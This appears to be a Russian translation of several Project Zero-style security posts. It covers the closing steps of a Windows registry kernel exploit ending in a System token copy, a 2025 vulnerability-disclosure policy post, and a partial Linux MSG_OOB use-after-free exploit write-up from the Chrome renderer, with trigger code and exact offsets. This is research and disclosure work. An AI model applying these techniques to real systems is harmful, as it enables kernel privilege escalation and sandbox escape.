


Эта перезапись навсегда отключает проверки границ при освобождении для энергозависимых индексов этого улья. Два дополнительных флага `_HHIVE.HiveFlags` стабилизируют повреждённый дескриптор:

• `HIVE_COMPLETE_UNLOAD_STARTED` (`0x40`) не позволяет очистке обходить невозможную длину.

• HIVE_FILE_READ_ONLY (0x8000) исключает пути сброса на диск и усечения.

После возврата поддельному значению индекса 0xb2603000 в редакторе реестра отображается живое представление _CMHIVE:



Первые четыре байта используются как поле размера ячейки, сдвигая видимые байты, однако адреса функций, например HvpGetCellPaged, CmpAllocate и CmpFileWrite, доступны для непосредственного чтения.

Шаг 3: получение произвольного чтения и записи во всём адресном пространстве ядра

Раскрытия _CMHIVE нейтрализуют ASLR ядра. Перезаписывать указатели функций этого объекта непривлекательно, поскольку большинство вызовов девиртуализированы, а остальные используют CFG. Вместо этого эксплойт превращает KernelAddr в селектор адреса, а KernelData — в соответствующее окно памяти.


Для KernelAddr существующий проход _CMHIVE → _CM_RM → _CMHIVE нацелен на неиспользуемые байты по смещению 0xb70, интерпретируемые как поддельная _HMAP_ENTRY. В протестированной сборке UnloadEventArray, RootKcb и Frozen равны нулю и выровнены с BlockOffset, PermanentBinAddress и MemAlloc. Итоговый индекс значения:

```
0xb2603000 + 0xb70 - 4 = 0xb2603b6c
```

Таким образом, восьмибайтная запись REG_QWORD в KernelAddr задаёт поддельному BlockOffset любой выбранный адрес ядра.


KernelData использует более короткий путь через ссылающееся на себя поле _CMHIVE.SecurityHash[3].Flink по смещению 0x798, а затем обращается по индексу к поддельной записи по адресу 0xb70:

```
directory = (0x798 - 0x3a0) / 8    = 0x7f
table     = (0xb70 - 0x798) / 0x18 = 0x29
index     = make_cell_index(1, 0x7f, 0x29, 0) = 0x8fe29000
```



Обычно `HvpGetCellPaged` прибавляет четыре байта заголовка ячейки. Чтобы точно компенсировать это, поддельное значение `PermanentBinAddress` устанавливается в `0xfffffffffffffff0` (`-0x10`), а смещение индекса — в `0xc`. Их сумма равна `-4`, поэтому итоговый индекс `KernelData` составляет `0x8fe2900c`, а возвращаемый адрес равен `BlockOffset`.


Теперь редактор реестра может отображать и изменять произвольную память ядра, включая образ `ntoskrnl.exe`:




Чтение начинается на четыре байта после базы образа, поскольку внутренний код также обращается к `X-4`; выбор точной базы привёл бы к обращению по неотображённому предшествующему адресу.

Шаг 4: повышение привилегий токена безопасности процесса

Эксплойт обходит объекты `_EPROCESS`, начиная с `nt!KiProcessListHead`, находит System и только что запущенную командную строку, после чего копирует токен System в новый процесс:




Большинство этапов используют `RegQueryValueEx` и `RegSetValueEx`. Для демонстрации эксплойт создаёт `become_admin.reg`: `KernelAddr` выбирает поле токена командной строки, а `KernelData` содержит токен System. Применение файла с помощью `reg.exe` или редактора реестра выполняет последнюю запись в ядро:



После этого дочерний процесс работает от имени `NT AUTHORITY\SYSTEM`.

Полная цепочка выглядит так:



Итоговые соображения

Средства противодействия эксплуатации

Индексы ячеек вне границ необычайно стабильны, поскольку смещения структур детерминированы для одной сборки Windows и не требуют распыления пула. Прямая защитная мера состоит в переносе проверки границ, уже присутствующей в `HvpReleaseCellPaged`, в `HvpGetCellPaged`, до обращения к памяти. Это должно вносить пренебрежимо малые издержки и при этом исключать вредоносное преобразование индексов вне границ.

Автор предложил это изменение в ноябре 2023 года. На момент публикации статьи оно ещё не было реализовано, поэтому продемонстрированная техника оставалась работоспособной.

False File Immutability

Представления секций улья предполагают, что файл подложки нельзя изменить во время загрузки. `CmpOpenHiveFile` запрещает `FILE_SHARE_WRITE`, а ульи вне системного тома используют `HIVE_FILE_PAGES_MUST_BE_KEPT_LOCAL` и `VIEW_MAP_MUST_BE_KEPT_LOCAL`, чтобы вытесненные страницы никогда повторно не загружались из недоверенного удалённого хранилища.

Исследование False File Immutability показало, что удалённые серверы могут игнорировать локальные гарантии совместного доступа. Что ещё важнее, CVE-2024-43452 и CVE-2024-49114 раскрыли специфичные для реестра пробелы. Последняя использовала файлы-заполнители Cloud Filter для изменения активных ульев даже на `C:` вопреки открытому дескриптору.

Такая ошибка предоставляет контролируемые живые байты улья без предварительной эксплуатации повреждения памяти. После этого те же техники индексов ячеек и поддельных объектов можно применять напрямую.

Заключение

Эта серия документировала реестр Windows от внешнего интерфейса через `regf`, объекты ядра, поиск уязвимостей и практическую эксплуатацию. Внутренняя сложность и центральная роль подсистемы делают её значимой границей безопасности Windows, а детерминированный распределитель и устройство карты ячеек предоставляют характерные наступательные техники.

Политика и раскрытие: редакция 2025 года

Автор: Тим Уиллис, Google Project Zero

В 2021 году мы обновили политику раскрытия уязвимостей, перейдя к действующей модели «90+30». Нашими целями были ускорение тщательной разработки исправлений и повышение темпов их установки. Несмотря на достигнутый прогресс, остаётся серьёзная проблема: время, необходимое исправлению, чтобы действительно попасть на устройство конечного пользователя.

Эта задержка, часто называемая «разрывом исправлений», представляет собой сложную проблему. Многие считают разрывом исправлений период между выпуском исправления уязвимости безопасности и установкой соответствующего обновления пользователем. Однако наша работа выявила критическую задержку, возникающую ещё раньше: **«восходящий разрыв исправлений»**. Это период, когда у вышестоящего разработчика уже есть исправление, но нижестоящие зависимые организации, в конечном счёте отвечающие за доставку исправлений пользователям, ещё не интегрировали его в конечный продукт.

Поскольку в последнее время Project Zero уделяла основное внимание фундаментальным вышестоящим технологиям, например наборам микросхем и их драйверам, мы заметили, что восходящий разрыв значительно продлевает жизненный цикл уязвимости.

Для конечного пользователя уязвимость не исправлена, когда разработчик A передаёт патч разработчику B. Она исправлена лишь после того, как пользователь загрузит обновление и установит его на своё устройство. Чтобы сократить всю цепочку, необходимо устранить восходящую задержку.

Для этого мы объявляем новую экспериментальную политику: **прозрачность уведомлений**.

Эксперимент: прозрачность уведомлений

Наш основной 90-дневный срок раскрытия остаётся в силе. Однако в начало процесса добавляется новый шаг.

Начиная с сегодняшнего дня, примерно в течение недели после сообщения об уязвимости разработчику мы будем публично указывать, что уязвимость обнаружена. Мы сообщим:

• разработчика или проект с открытым исходным кодом, получивший отчёт;
• затронутый продукт;
• дату отправки отчёта и дату истечения 90-дневного срока раскрытия.

Эксперимент сохраняет действующую политику «90+30»: у разработчиков по-прежнему есть 90 дней на исправление ошибки до её раскрытия, а если ошибка исправлена до окончания срока, предоставляется ещё 30 дней на распространение патча.

Google Big Sleep, совместный проект Google DeepMind и Google Project Zero, также будет испытывать эту политику для своих отчётов об уязвимостях. Трекер ошибок Google Big Sleep доступен по адресу goo.gle/bigsleep.

Зачем нужны изменения? Повышение прозрачности для сокращения разрыва

Главная цель эксперимента — сократить восходящий разрыв исправлений за счёт большей прозрачности. Раннее уведомление о переданной вышестоящему разработчику уязвимости позволит лучше информировать нижестоящие зависимые организации. Для нашего небольшого набора проблем они получат дополнительный источник сведений, за которым смогут следить в поисках угроз своим пользователям.

Мы надеемся, что эксперимент будет способствовать созданию более надёжных каналов связи по вопросам безопасности между вышестоящими разработчиками и нижестоящими зависимыми организациями, ускоряя выпуск исправлений и их установку конечными пользователями.

Эти данные упростят исследователям и общественности отслеживание времени, за которое исправление проходит весь путь от первоначального отчёта до устройства пользователя. Это особенно важно, если исправление так и не доходит до него.

Поможет ли это злоумышленникам?

Нет. Мы ожидаем, что на начальном этапе эксперимента неисправленные ошибки могут привлечь больше общественного внимания. Однако хотим ясно заявить: **до истечения срока не будут опубликованы никакие технические сведения, демонстрационный код или информация, которая, по нашему мнению, могла бы существенно помочь обнаружить уязвимость**. Прозрачность уведомлений — предупреждение, а не инструкция для злоумышленников.

Мы понимаем, что для некоторых разработчиков без нижестоящей экосистемы эта политика может создавать нежелательный шум и привлекать внимание к уязвимостям, устранить которые могут только они сами. Однако на таких разработчиков теперь приходится меньшинство уязвимостей, о которых сообщает Project Zero. Мы считаем, что преимущества справедливой, простой, последовательной и прозрачной политики перевешивают риск неудобства для небольшого числа разработчиков.

Вместе с тем мы надеемся, что в 2025 году отрасль уже согласна: само существование уязвимостей в программах не является ни неожиданностью, ни поводом для тревоги. Конечные пользователи лучше, чем когда-либо, понимают важность обновлений безопасности. Общепризнано, что любая система умеренной сложности содержит уязвимости, а системы, ранее считавшиеся неприступными, при ретроспективном рассмотрении оказывались уязвимыми.

Это эксперимент, и мы будем внимательно следить за его результатами. Надеемся, что он поможет достичь нашей конечной цели: создать более безопасную экосистему, в которой уязвимости устраняются не только в вышестоящем репозитории кода, но и на устройствах, в системах и службах, которыми люди пользуются каждый день. Мы с нетерпением ждём возможности поделиться выводами и продолжить развитие политики в соответствии с вызовами постоянно меняющегося ландшафта безопасности.

От выполнения кода в процессе визуализации Chrome до ядра с помощью MSG_OOB

Введение

Проверка внеполосной передачи сообщений через UNIX-сокеты Linux выявила CVE-2025-38236 — обращение после освобождения, затрагивающее Linux 6.9 и более новые версии. Chrome не использовал `MSG_OOB`, однако песочницы процессов визуализации разрешали потоковые UNIX-сокеты и не фильтровали флаги `send`/`recv`, поэтому после выполнения кода в процессе визуализации эта функция была доступна. Впоследствии Chrome заблокировал внеполосную отправку из процессов визуализации.

Минимальный пример вызова ошибки:

```
char dummy;
int socks[2];
socketpair(AF_UNIX, SOCK_STREAM, 0, socks);

send(socks[1], "A", 1, MSG_OOB);
recv(socks[0], &dummy, 1, MSG_OOB);
send(socks[1], "A", 1, MSG_OOB);
recv(socks[0], &dummy, 1, MSG_OOB);
send(socks[1], "A", 1, MSG_OOB);
recv(socks[0], &dummy, 1, 0);
recv(socks[0], &dummy, 1, MSG_OOB);
```

Исследование посвящено тому, можно ли эксплуатировать этот примитив непосредственно из процесса визуализации Chrome для Linux Desktop на x86-64 Debian Trixie, несмотря на ограничения песочницы на повторное выделение памяти кучи и механизмы задержки.

Предыстория: функция

Поддержка `MSG_OOB` для потоковых UNIX-сокетов появилась в Linux 5.15. Она передаёт один срочный байт, причём одновременно может ожидать не более одного внеполосного сообщения; отправка следующего преобразует предыдущее в обычные внутриполосные данные. Эта редко используемая функция всегда была включена для AF_UNIX, пока в декабре 2024 года `CONFIG_AF_UNIX_OOB` не сделали настраиваемой.

Полученные сообщения представляют собой объекты `sk_buff`, связанные в `sk_receive_queue`. UNIX-сокеты хранят состояние каждого сообщения в `skb->cb`, включая `UNIXCB(skb).consumed`; объём оставшихся данных равен `skb->len - consumed`.

При внеполосной отправке в очередь помещается обычный SKB, а указатель на него сохраняется в `unix_sock->oob_skb`. Внеполосное получение увеличивает `consumed` до полной длины, но оставляет SKB нулевой длины в очереди и очищает `oob_skb`. Обычное получение полагается на `manage_oob()`, которая пропускает потреблённые SKB и очищает `oob_skb` перед освобождением срочного сообщения.

Предыстория: ошибка и причины её появления

Исправление ложных результатов recv() нулевой длины, внесённое в 2024 году, изменило manage_oob() и привело к обращениям после освобождения. Syzbot обнаружил одну последовательность, в которой функция пропускала потреблённый SKB, возвращала следующий срочный SKB, не очищая oob_skb, а обычное получение освобождало его. Эту ошибку исправили, сделав обработку потреблённого SKB и срочного указателя независимой.

Оставшийся дефект заключался в предположении, что подряд может находиться только один SKB нулевой длины. Две пары внеполосной отправки и получения создают:

```
SKB 1: unix_skb_len() = 0
SKB 2: unix_skb_len() = 0
SKB 3: unix_skb_len() = 1  <-- oob_skb
```

manage_oob() удаляет SKB 1 и возвращает SKB 2. В unix_stream_read_generic() значение skip равно нулю, поэтому:

```
while (skip >= unix_skb_len(skb)) {
    skip -= unix_skb_len(skb);
    skb = skb_peek_next(skb, &sk->sk_receive_queue);
}
```

выражение 0 >= 0 истинно, поэтому SKB 2 пропускается и код достигает SKB 3 вне manage_oob(). Обычное получение потребляет и освобождает SKB 3, не очищая oob_skb. Последующий recv(..., MSG_OOB) разыменовывает устаревший указатель.

Исходный примитив

Висячий указатель содержательно используется только функцией unix_stream_recv_urg(); Chrome блокирует другой интересный путь ioctl SIOCATMARK.

```
oob_skb = u->oob_skb;

if (!(state->flags & MSG_PEEK))
    WRITE_ONCE(u->oob_skb, NULL);

chunk = state->recv_actor(oob_skb, 0, 1, state);

if (!(state->flags & MSG_PEEK))
    UNIXCB(oob_skb).consumed += 1;
```

Обработчик получения доходит до copy_to_user для одного байта, на который ссылается устаревший SKB. Поэтому замена выделения контролируемыми данными, доступными для многократной записи, даёт:

```
copy_to_user(attacker_userspace, attacker_kernel_pointer, 1)
```

С флагом MSG_PEEK висячий указатель остаётся установленным, и однобайтовое произвольное чтение можно повторять.

Без MSG_PEEK указатель очищается, а UNIXCB(oob_skb).consumed увеличивается. В целевой сборке это поле находится по смещению 0x44 в объекте, фактически выровненном по 0x100. Если направить его на четыре байта вглубь выровненного 64-разрядного указателя или длины, примитив прибавляет к полному значению 2^32, то есть 4 ГиБ.

Мой эксплойт для этой ошибки

Отброшенная стратегия использования примитива записи: увеличение указателя

Повторное выделение освобождённого SKB под объект с указателем по смещению `0x40` позволило бы прибавить к этому указателю 4 ГиБ. Такой подход принципиально зависит от машины с объёмом оперативной памяти значительно больше 4 ГиБ и был отвергнут как искусственное и хрупкое ограничение.

Общая стратегия

Примитив чтения сравнительно прост и в основном ограничен правилами hardened usercopy. Поэтому эксплойт сначала создаёт произвольное чтение, а затем использует полученную видимость, чтобы сделать сложный этап записи надёжным.

Работа с состоянием per-CPU

SLUB и несколько последующих примитивов зависят от состояния per-CPU. Миграция в неподходящий момент нарушает предположения о компоновке, поэтому эксплойт проверяет `sched_getcpu()` до и после критических операций и повторяет попытку при смене CPU. Перезапускаемые последовательности могли бы сделать это более систематичным.

Chrome блокирует системный вызов `getcpu`, но не само определение CPU. Glibc предпочитает два механизма без системных вызовов:

• Регистрация rseq в ядре раскрывает текущий `cpu_id` в пользовательской `struct rseq`.
• На x86-64 реализация vDSO использует `RDPID` или откатывается к `LSL`.

Таким образом, правило seccomp не препятствует надёжной проверке номера CPU.

Создание примитива чтения: в основном скучное распыление

`struct sk_buff` выделяется из `skbuff_head_cache` на неперемещаемых страницах порядка 1. Эксплойт повторно выделяет освобождённую slab-страницу как страницу канала порядка 0, для чего необходимо опустошить списки неперемещаемых объектов меньших порядков buddy allocator.

Ограничение Chrome на число файловых дескрипторов сдерживает многие техники распыления. Вместо них эксплойт отображает огромную анонимную VMA только для чтения и вызывает ошибки страниц по всему её диапазону, выделяя таблицы страниц объёмом около десяти процентов оперативной памяти без достижения `RLIMIT_DATA`.

Затем используются 41 UNIX-сокет с 256 SKB в каждом: этого достаточно, чтобы провести slab-страницу через частичный список per-CPU SLUB и список свободных элементов per-CPU распределителя страниц в buddy allocator. Создание 256 каналов с двумя страницами каждый выделяет ещё 2 МиБ страниц порядка 0 и, вероятно, повторно занимает цель.

Поддельные SKB, размещённые по всем этим страницам каналов, указывают на различные байты-маркеры пользовательского пространства. Вызов `recv(MSG_OOB | MSG_PEEK)` показывает, какой канал и какое смещение заменили устаревший объект. На x86-64 `copy_to_user` принимает источник в пользовательском пространстве и отключает SMAP на время копирования, поэтому для этой исходной идентификации раскрытие ядра не требуется.

Свойства примитива чтения

Полученный примитив вызывает однобайтовый `copy_to_user` из произвольного указателя. Недопустимые адреса ядра возвращают `-EFAULT` вместо сбоя, что делает зондирование практичным.

Hardened usercopy блокирует некоторые области: стек текущего потока, `.text` ядра, освобождённые или пересекающие границы диапазоны vmalloc и запрещённые смещения в специализированных slab не из kmalloc. Данные ядра, стеки других потоков, vmemmap, выделения per-CPU и таблицы страниц в целом остаются доступными для чтения.

Поиск образа ядра

Доступное только для чтения отображение IDT имеет фиксированный адрес `0xfffffe0000000000`. Чтение записи IDT раскрывает указатель на обработчик прерывания ядра и нейтрализует KASLR образа ядра.

Использование примитива чтения для наблюдения за состоянием распределителя и другими объектами

Примитив чтения позволяет исследовать:

• `.data` и `.bss` ядра, включая указатели slab-кэшей.
• Дескрипторы `vmemmap` (`struct page`, `folio`, `ptdesc` и `slab`) со счётчиками ссылок, mapcount, указателями кэша и головами списков свободных элементов.
• Размещённые в vmalloc стеки ядра других потоков.
• Состояние SLUB и распределителя страниц per-CPU.
• Таблицы страниц процесса.

Хотя hardened usercopy блокирует содержимое `struct kmem_cache`, эксплойт читает его адрес из данных ядра, сканирует области per-CPU в поисках правдоподобных экземпляров `kmem_cache_cpu`, проверяет их указатель `struct slab->kmem_cache`, а затем читает голову списка свободных элементов per-CPU.

Поля типа и ссылок дескриптора страницы показывают, была ли страница освобождена и чем стала после повторного выделения. Чтобы найти корень таблицы страниц текущего процесса без чтения защищённой `mm_struct`, эксплойт обходит глобальные записи `pgd_list`, встроенные в `struct ptdesc`, и сопоставляет `pt_mm` с указателем текущей `mm_struct`, раскрытым через per-CPU `cpu_tlbstate.loaded_mm`.

Поиск цели повторного выделения: магия CONFIG_RANDOMIZE_KSTACK_OFFSET

Ни один подходящий объект кучи не предоставлял полезного поля по смещению `0x44`. Лучшей целью является верхняя страница стека ядра. В Debian включена `CONFIG_RANDOMIZE_KSTACK_OFFSET`, сдвигающая стек каждого системного вызова не более чем на `0x3f0` байт с шагом `0x10` байт. Имея произвольное чтение, эксплойт может повторять попытки, пока увеличение не попадёт на четыре байта вглубь нужного выровненного значения стека.

В цепочке pipe_write → copy_page_from_iter → copy_from_iter переменная размера страницы bytes находится в R14 и сохраняется в доступном для перезаписи слоте стека. Увеличение её старшей половины на единицу прибавляет 4 ГиБ. После возврата из copy_from_iter функция copy_page_from_iter больше не ограничена размером целевой страницы и продолжает работу согласно iov_iter.count.

Таким образом, write(fd, buf, 0x3000) может скопировать последние 0x1000 байт за пределы второй страницы канала. Прямое воздействие на обычную copy_from_user было бы менее полезно, поскольку ошибка приводит к заполнению нулями нескопированной части назначения.

Повторное выделение SLUB-страницы как страницы стека с помощью произвольного чтения

Произвольное чтение определяет, когда нужное смещение SKB достигает головы списка свободных элементов per-CPU, проверяет отсутствие посторонних объектов на slab-странице, наблюдает падение её счётчика ссылок до нуля и подтверждает освобождение через списки страниц per-CPU.

